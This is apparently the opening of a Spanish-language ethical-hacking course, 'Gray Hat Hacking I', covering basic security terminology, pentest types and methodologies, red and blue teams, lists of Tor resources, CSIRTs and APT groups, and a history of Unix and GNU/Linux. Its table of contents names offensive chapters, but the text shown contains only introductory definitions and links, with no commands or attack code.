



</Gray Hat Hacking I>



Copyright

Este documento está regido bajo los términos de la GNU
Free Documentación License (GFDL) y la General
Public License v3 (GPLv3).

Prefacio

Este documento intenta proporcionar de una forma práctica y sencilla el manejo del Sistema Operativo Kali Linux y las técnicas profundas de Hacking y Pentesting abarcando así Escaneos de Hacking, Vulnerabilidades, Auditoria Wireless, Comandos GNU/Linux, Ingeniería Social, FootPrinting, Enumeración, Explotación, Passwords, Sniffers, Diccionarios, Frameworks, Web Hacking, etc.



</Contenido>

- Introducción
- Conceptos y Términos
- Infraestructura de Redes, SIEM, Inteligencia Artificial, Sniffers, IDS y Firewalls
- Fundamentos de GNU/Linux
- Fundamentos de Docker Containers
- Recopilación Avanzada de Información
- Técnicas Avanzadas de Escaneos
- Técnicas Avanzadas de Enumeración
- Técnicas Avanzadas de Vulnerabilidades
- Explotación - Siguiendo Generación
- Shellcodes
- Buffer Overflows
- Exploits
- Técnicas con Metasploit



</Contenido>

- Windows Hacking
- GNU/Linux Hacking
- Post-Explotación
- Escalando Privilegios en Linux
- Escalando Privilegios en Windows
- Técnicas de Pivoting y Túneles
- Port Knocking
- Password Attack
- Creación de Diccionarios
- Ataques de Diccionarios y de Fuerza Bruta
- Ataques de Hash
- SQL Injection Manual y Automatizado
- Estrategias y Técnicas de Evasión de Anti-Virus
- Técnicas Avanzadas de Ataques a Redes Inalámbricas
- Técnicas Avanzadas de Ataques a Aplicaciones y Servidores Web
- Capture The Flag (CTF)



</Introducción>



</Conceptos y Términos>



</Hackers>

Es una persona que tiene la habilidad y capacidad de entender como funcionan las cosas y hacer que trabajen de manera distintas e intentar obtener resultados diferentes.

Un hacker en el ámbito de la informática, es una persona apasionada, curiosa, dedicada, libre, comprometida con el aprendizaje y con enormes deseos de mejorar sus habilidades y conocimientos. En muchos casos, no solamente en el área de la informática, el espíritu de esta cultura se extiende a cualquier área del conocimiento humano donde la creatividad y la curiosidad son importantes.






Es una persona que se dedica a romper o vulneran algún sistema de seguridad. Los crackers pueden estar motivados por una multitud de razones, incluyendo fines de lucro, por protestas o por el desafío.

Diferencia entre Hackers y Crackers

La diferencia básica radica en que los hackers solamente construyen cosas para el bien y los crackers las destruyen.





</Tipos de Hackers>

En términos generales y aproximándonos a una primera clasificación, existen tres tipos de Hackers:

White Hats: (Analistas de Seguridad): considerados los “chicos buenos”. Son aquellos que utilizan sus habilidades con propósitos defensivos.

Grey Hats: Son aquellos Hackers que han trabajado tanto en forma defensiva como ofensiva, dependiendo de la situación.

Black Hats: Considerados los “chicos malos”. Son aquellos que utilizan sus habilidades para realizar actividades ilegales y cumplir con propósitos maliciosos.



</Que es una Prueba de Intrusión?>

Es un intento proactivo y autorizado para evaluar la seguridad de una infraestructura de TI, tratando de manera segura explotar las vulnerabilidades de los sistemas, los servicios, aprovechando fallas en aplicaciones, sistemas operativos, configuraciones incorrectas e incluso el comportamiento de un usuario final mal intencionado.

Estas pruebas emplean escenarios de amenazas combinadas para probar en las organizaciones la efectividad de sus defensas, políticas y personal de seguridad de TI.



</Niveles de Pruebas de Intrusión>

- White Box
- Grey Box
- Black Box



■ Pruebas de Intrusión Internas


Son aquellas cuyo alcance solo abarca a las infraestructuras dentro de la organización, tratando de explotar de manera segura las vulnerabilidades de los sistemas.



■ Pruebas de Intrusión Externas

Son aquellas cuyo alcance solo abarca los servicios y redes públicas de su organización en busca de posibles agujeros de seguridad.

Estas pruebas implican analizar la información disponible públicamente de su organización y probar las infraestructuras de acceso público de su organización.



</Tipos de Pruebas de Intrusión>

■ Personas

- Ingeniería Social
- Concienciación en Seguridad
- Simulaciones Phishing
- Personal/Recurso Humano en Seguridad
- Medios Sociales

■ Físico

- CCTV/Sistemas de Monitoreo
- Auditorías en Seguridad
- Depuración de Bug
- Auditorias Inalámbricas
- Seguridad en Centro de Datos



</Tipos de Pruebas de Intrusión>

▪ Infraestructura

- Sistemas Operativos
- Bases de Datos
- Routers, Switches
- Firewalls, VPN
- Telefonía/Voz IP
- Evasión de IPS/IDS

▪ Aplicaciones

- Web
- http
- Web Services



</Las Metodologías que Utilizamos>

Varias organizaciones han liberado metodologías libres para Pentesting.

Estas proveen mucha información útil que nos ayudan a formalizar nuestro proceso de pruebas.

Algunas son:

- **Open Source Security Testing Methodology Manual (OSSTMM)**
<http://www.isecom.org/research/>

- **Open Wireless Security Assessment Methodology (OWISAM)**
<https://www.owisam.org/>



</Las Metodologías que Utilizamos>

- **The Penetration Testing Execution Standard (PTES)**

<http://www.pentest-standard.org/>

- **Penetration Testing Framework**

<http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>

- **Open Web Application Security Project (OWASP)**

https://www.owasp.org/index.php/Category:OWASP_Testing_Project

- **Technical Guide to Information Security Testing and Assessment (SP 800-115)**


<http://csrc.nist.gov/publications/PubsSPs.html>

- **Information Systems Security Assessment Framework (ISSAF) [No disponible]**


<http://www.oisg.org/issaf>



</Fases de una Prueba de Intrusión>



</Fases de un Ciberatacante>



</Red Team>

Red Team es una practica que consiste en realizar ataques de precisión contra una organización para probar la efectividad y la capacidad de respuesta de diferentes partes de un programa de seguridad.

Las Pruebas de Intrusión tradicionales a menudo excluyen algunas de las vías de ataque y las tácticas que los atacantes reales o las comunidades de amenazas están utilizando actualmente.

El propósito final de la formación de Red Team es endurecer su seguridad contra los ataques del mundo real.



</Blue Team>

Un equipo azul es un grupo de personas que realizan un análisis de los sistemas de información para garantizar la seguridad, identificar fallas de seguridad, verificar la efectividad de cada medida de seguridad y asegurar que todas las medidas de seguridad continuarán siendo efectivas después de la implementación.



</Purple Team>

Purple Teaming combina los esfuerzos de su Red Team y del Blue Team en una sola historia con el objetivo final de madurar la postura de seguridad de una organización.

Esto permite que el equipo de seguridad defensivo, tu equipo azul y tu seguridad ofensiva, tu equipo rojo, puedan colaborar y trabajar juntos.



</Seguridad Informática>



La seguridad informática es el área de las TIC que se enfoca en la protección de la infraestructura computacional y todo lo relacionado con esta, especialmente, la información contenida o circulante.



</Seguridad de la Información>



Consiste en la preservación de su confidencialidad, integridad y disponibilidad, así como de los sistemas implicados en su tratamiento, dentro de una organización.



</La Ciberseguridad>

La Ciberseguridad es la práctica de proteger sistemas, redes y programas de ataques digitales. Estos ataques cibernéticos generalmente tienen como objetivo acceder, cambiar o destruir información confidencial; extorsionando dinero de los usuarios o interrumpir los procesos de negocio normales.



</Un Ciberataque>

Un ataque cibernético es un intento malicioso y deliberado de un individuo u organización para violar el sistema de información de otro individuo u organización. Por lo general, el atacante busca algún tipo de beneficio al interrumpir la red de la víctima.



</La Ingeniería Social>

Ingeniería social es la práctica de obtener información confidencial a través de la manipulación de usuarios legítimos.

Es una técnica que pueden utilizar ciertas personas, tales como investigadores privados, criminales, o delincuentes informáticos, para obtener información, acceso o privilegios en sistemas de información que les permitan realizar algún acto que perjudique o exponga la persona u organismo comprometido a riesgo o abusos.



</La Ingeniería Social Inversa>

Es la persona que ocasiona una avería y luego da a entender que es la persona adecuada para resolver el problema y lo buscan a el y le piden información y le dan información sin el solicitarlo.



</Que es el Phishing?>

Es la práctica de enviar correos electrónicos fraudulentos que se parecen a correos electrónicos de fuentes acreditadas. El objetivo es robar datos confidenciales como números de tarjetas de crédito e información de inicio de sesión. Es el tipo más común de ciberataque.

Puede ayudar a protegerse a sí mismo a través de la educación o una solución tecnológica que filtre los correos electrónicos maliciosos.



</Monitoreo de la Red>

Algunos Web Sites a mencionar:

- <https://threatmap.checkpoint.com>
- <https://threatmap.fortiguard.com>
- <http://map.norsecorp.com>
- <http://www.digitalattackmap.com>
- <https://cybermap.kaspersky.com>
- <http://torflow.uncharted.software>
- <http://www.zone-h.org>




</La Deep WEB>

La “Deep Web”, como su nombre lo indica, no es parte de la “Surface Web”, que es la parte de la Internet que utilizas todos los días para ver videos en YouTube, leer tu correo electrónico en Gmail, compartir fotos con tus amigos en Facebook, buscar información de Google, etc.

La otra Internet, la llamada “Deep Web”, alberga tanto o más contenido que la “Surface Web”, pero para tener acceso a este contenido debemos conocer el mecanismo correcto para entrar ahí.

Nota: no hay dns, sino table HSdir. hidden services directory (distributed hash table).



</La Deep WEB>

Para ver si una IP publica se ha utilizado en la red TOR:

<https://exonerator.torproject.org/>

Para ver que países tienen nodos de TOR:

<https://compass.torproject.org/>

Para ver países que tienen censuras sobre TOR:

<https://explorer.ooni.torproject.org/world/>

Para buscar contenidos de la deep web

<http://onion.link/>

Pueden haber varios servicios ocultos:

Servicios ssh, http, https, jabber, irc, etc.



</Otros Conceptos>

- DevOps
- PenTester
- Malware
- e-Mail Spoofing
- Vulnerabilidad
- Sniffers
- Phishing
- Pharming
- Defacers
- Ataques de DDoS
- Ignoto
- Exploit
- Payload
- Phreakers
- Ransomware
- Esteganografía
- Cyber Security
- Cyber Crime
- Forensic
- Reverse Engineering
- Doxing
- Ciberespionaje
- Ciberdelito
- Cibercrimen
- Ciberactivismo
- Ciberguerra
- Ciberterrorismo
- Ciberconflicto



</Otros Conceptos>

Que es una Vulnerabilidad?

Es una falla o debilidad que puede ser explotada para causar daño.

Que es una evaluación de vulnerabilidad?

Una evaluación de la vulnerabilidad es el proceso de identificar, cuantificar y priorizar las vulnerabilidades en un sistema.



</Otros Conceptos>

Qué es un Hash?

Es una función que se encarga de representar de forma compacta a un archivo o conjunto de datos que normalmente son de mayor tamaño que el hash independientemente del propósito de su uso.

Un uso que tiene esta función es la de garantizar la integridad de los datos y es algo que han visto muchas veces, por ejemplo en algunas webs que proporcionan descargas de archivos grandes, por ejemplo software, dando junto a su vez el resumen del archivo y la función usada.

Tipos de algoritmos de los hash:

- MD5
- Eksblowfish
- SHA-512
- Blowfish
- SHA-256



</Otros Conceptos>

Criptografía

Tradicionalmente se ha definido como el ámbito de la criptología el que se ocupa de las técnicas de cifrado o codificado destinadas a alterar las representaciones de ciertos mensajes con el fin de hacerlos ininteligibles a receptores no autorizados. Estas técnicas se utilizan tanto en el Arte como en la Ciencia.

El objetivo principal de la criptografía es conseguir la confidencialidad de los mensajes.



Algunos sites de CSIRT's

- <https://yari.cedia.org.ec/>
- www.cedia.org.ec
- <http://www.csirt.org/>
- <https://www.cert.gov.py/index.php>
- <http://www.cert.org/>
- <https://warp.lacnic.net/>
- <https://csirt.cedia.org.ec/>

- www.first.org
- www.ccn-cert.cni.es
- www.incibe.es



</Grupos del Cibercrimen>

China

GoblinPanda
VikenPanda
DeepPanda
EmissaryPanda
PiratePanda
LotusPanda
PittyPanda
GothicPanda
AuroraPanda
SamuraiPanda
SpicyPanda

Rusia

Snake
APT28
Gozyduke
MonkeyDuke
AgentBTZ
Inception
CosmicDuke

USA

EquationGroup
Stuxnet
Duqu
Gauss
Flame

Otros

RCS
NSO-Pegasus
Machete
Siesta
TheMask
Regin
DesertFalcons



</Notas>

Dispositivos para Hackers

<https://hakshop.myshopify.com>

usb rubber ducky
wifi pineapple
Etc...

Algunos Blogs de Seguridad Informática muy Importantes


www.elladodelmal.com
www.securitybydefault.com
www.dragonjar.org
www.originalhacker.org
www.kontrol0.com
www.snifer14bs.com




**</Infraestructura de Redes, SIEM,
Inteligencia Artificial, Sniffers, IDS/IPS y
Firewalls>**



</Infraestructura de TI>



</Seguridad en Profundidad>



</Recomendaciones>

cisecurity.org

Para aplicar hardening a la mayoría de los servicios.

<https://benchmarks.cisecurity.org/downloads/multiform>

<https://www.sans.org/score/checklists>



</Fundamentos de GNU/Linux>



</GNU/Linux>

- Historia de *NIX y GNU/Linux
- Software Libre
- Open Source
- Diferencia entre Software Libre y Open Source
- Distribuciones GNU/Linux
- Diferencia entre las Distribuciones
- Organización del Sistema
- Introducción a SystemD
- Comandos Básicos
- Editor VI/VIM



Historia de UNIX

Unix (registrado oficialmente como UNIX®) es un sistema operativo portable, multitarea y multiusuario; desarrollado, en principio, en 1969 por un grupo de empleados de los laboratorios Bell de AT&T, entre los que figuran Ken Thompson, Dennis Ritchie y Douglas McIlroy. UNIX es un Sistema Operativo no libre muy popular, porque está basado en una arquitectura que ha demostrado ser técnicamente estable.

Familia UNIX

AT&T, la familia que tuvo su origen en el UNIX de AT&T. Considerada la familia UNIX "pura" y original. Sus sistemas operativos más significativos son UNIX System III y UNIX System V.



</GNU/Linux>

BSD son las iniciales de Berkeley Software Distribution (en español, Distribución de Software Berkeley) y se utiliza para identificar un sistema operativo derivado del sistema Unix nacido a partir de los aportes realizados a ese sistema por la Universidad de California en Berkeley.

Algunos de los sistemas operativos que se basan en este modelo son los basados en BSD como:

- FreeBSD
- NetBSD
- OpenBSD
- DragonFlyBSD
- DesktopBSD
- PCBSD



</GNU/Linux>

AIX esta familia surge por el licenciamiento de UNIX System III a IBM.

Xenix es la familia derivada de la adquisición de los derechos originales de AT&T primero por parte de Microsoft y de esta los vendió a SCO.

Tru64UNIX actualmente de Hewlett-Packard (antes de Compaq y originalmente de Digital Equipment Corporation).

UnixWare y **SCO OpenServer** anteriormente de Santa Cruz Operation y ahora de SCO Group.

UX/4800 de NEC.



</GNU/Linux>

Oracle Solaris es uno de los sistemas operativos Unix más difundidos en el entorno empresarial y conocido por su gran estabilidad. Parte del código fuente de Solaris se ha liberado con licencia de fuentes abiertas (Open Solaris).

HP-UX de Hewlett-Packard. Este sistema operativo también nació ligado a las computadoras departamentales de este fabricante. También es un sistema operativo estable que continua en desarrollo.

Mac OS se trata de un UNIX completo, aprobado por The Open Group. Su diferencia marcada es que posee una interfaz gráfica propietaria llamada Aqua, y es principalmente desarrollada en Objective-C en lugar de C o C++.



</GNU/Linux>

IRIX de Silicon Graphics Inc.

GNU/Linux es un poderoso y sumamente versátil sistema operativo con licencia libre y que implementa el estándar POSIX (acrónimo de Portable Operating System Interface, que se traduce Como Interfaz de Sistema Operativo Portable).



</GNU/Linux>

Software Libre

El software libre es una cuestión de libertad, no de precio y para entender el concepto, deberíamos de pensar en libre como en “libre expresión”, no como en Cerveza Gratis.

Open Source

Otro grupo ha comenzado a usar el término “código abierto” (en inglés “open source”) que significa algo parecido (pero no idéntico) a software libre. Preferimos el término software libre porque, una vez que ha escuchado que se refiere a la libertad en lugar del precio, le hace pensar en la libertad. La palabra “abierto” nunca se refiere a la libertad.



Diferencia entre Free Software y Open Source

La diferencia radica en que Free Software representa la parte ética, moral mientras Open Source no.

Tanto Open Source como Free Software son movimientos sociales, preocupados sobre lo que puedes o debes poder hacer (derechos) con los programas (software). Tienen diferencias filosóficas pero pocas diferencias prácticas.



</Distribuciones GNU/Linux>

- **Las principales:**

Debian, Red Hat, Slackware, Gentoo, entre otras.

- **Existen otras que nacen a partir de una de estas como son:**

Debian: Ubuntu, Knoppix, Linux Mint, BackTracks, etc.

Red Hat: CentOS, Mandriva, Suse, Fedora, White Hat, Oracle Linux...

- **Diferencia entre las Distribuciones:**

La diferencia principal es sobre sus manejadores de paquetes, ya que cada distro desarrolla y administra sus propios paquetes. Muchas de estas distros varían también en como están estructurados.



</Organización del Sistema GNU/Linux>

GNU/Linux está organizado en una forma jerárquica. GNU/Linux considera cada archivo, directorio, dispositivo, y vínculo como un archivo colocado en esta estructura.

En el sistema de ficheros de GNU/Linux, existen varias sub-jerarquías de directorios que poseen múltiples y diferentes funciones de almacenamiento y organización en todo el sistema. Estos directorios pueden clasificarse en:

Estáticos: Contiene archivos que no cambian sin la intervención del administrador (root), sin embargo, pueden ser leídos por cualquier otro usuario. (**/bin, /sbin, /opt, /boot, /usr/bin...**).

Dinámicos: Contiene archivos que son cambiantes, y pueden leerse y escribirse (algunos sólo por su respectivo usuario y el root). (**/var/mail, /var/spool, /var/run, /var/lock, /home...**).



Introducción a SystemD

Systemd es un nuevo sistema para la administración de dispositivos, eventos y servicios en GNU/Linux creado por Lennart Poettering. Es el reemplazo para **sysvinit**, **upstart** y **udev** en la mayoría de las distribuciones modernas. Se utiliza en **CentOS 7**, **Red Hat Enterprise Linux 7** y versiones recientes de prácticamente todas las distribuciones de GNU/Linux, incluyendo **Debian**, **Ubuntu** y **Fedora**.



Cont. SystemD

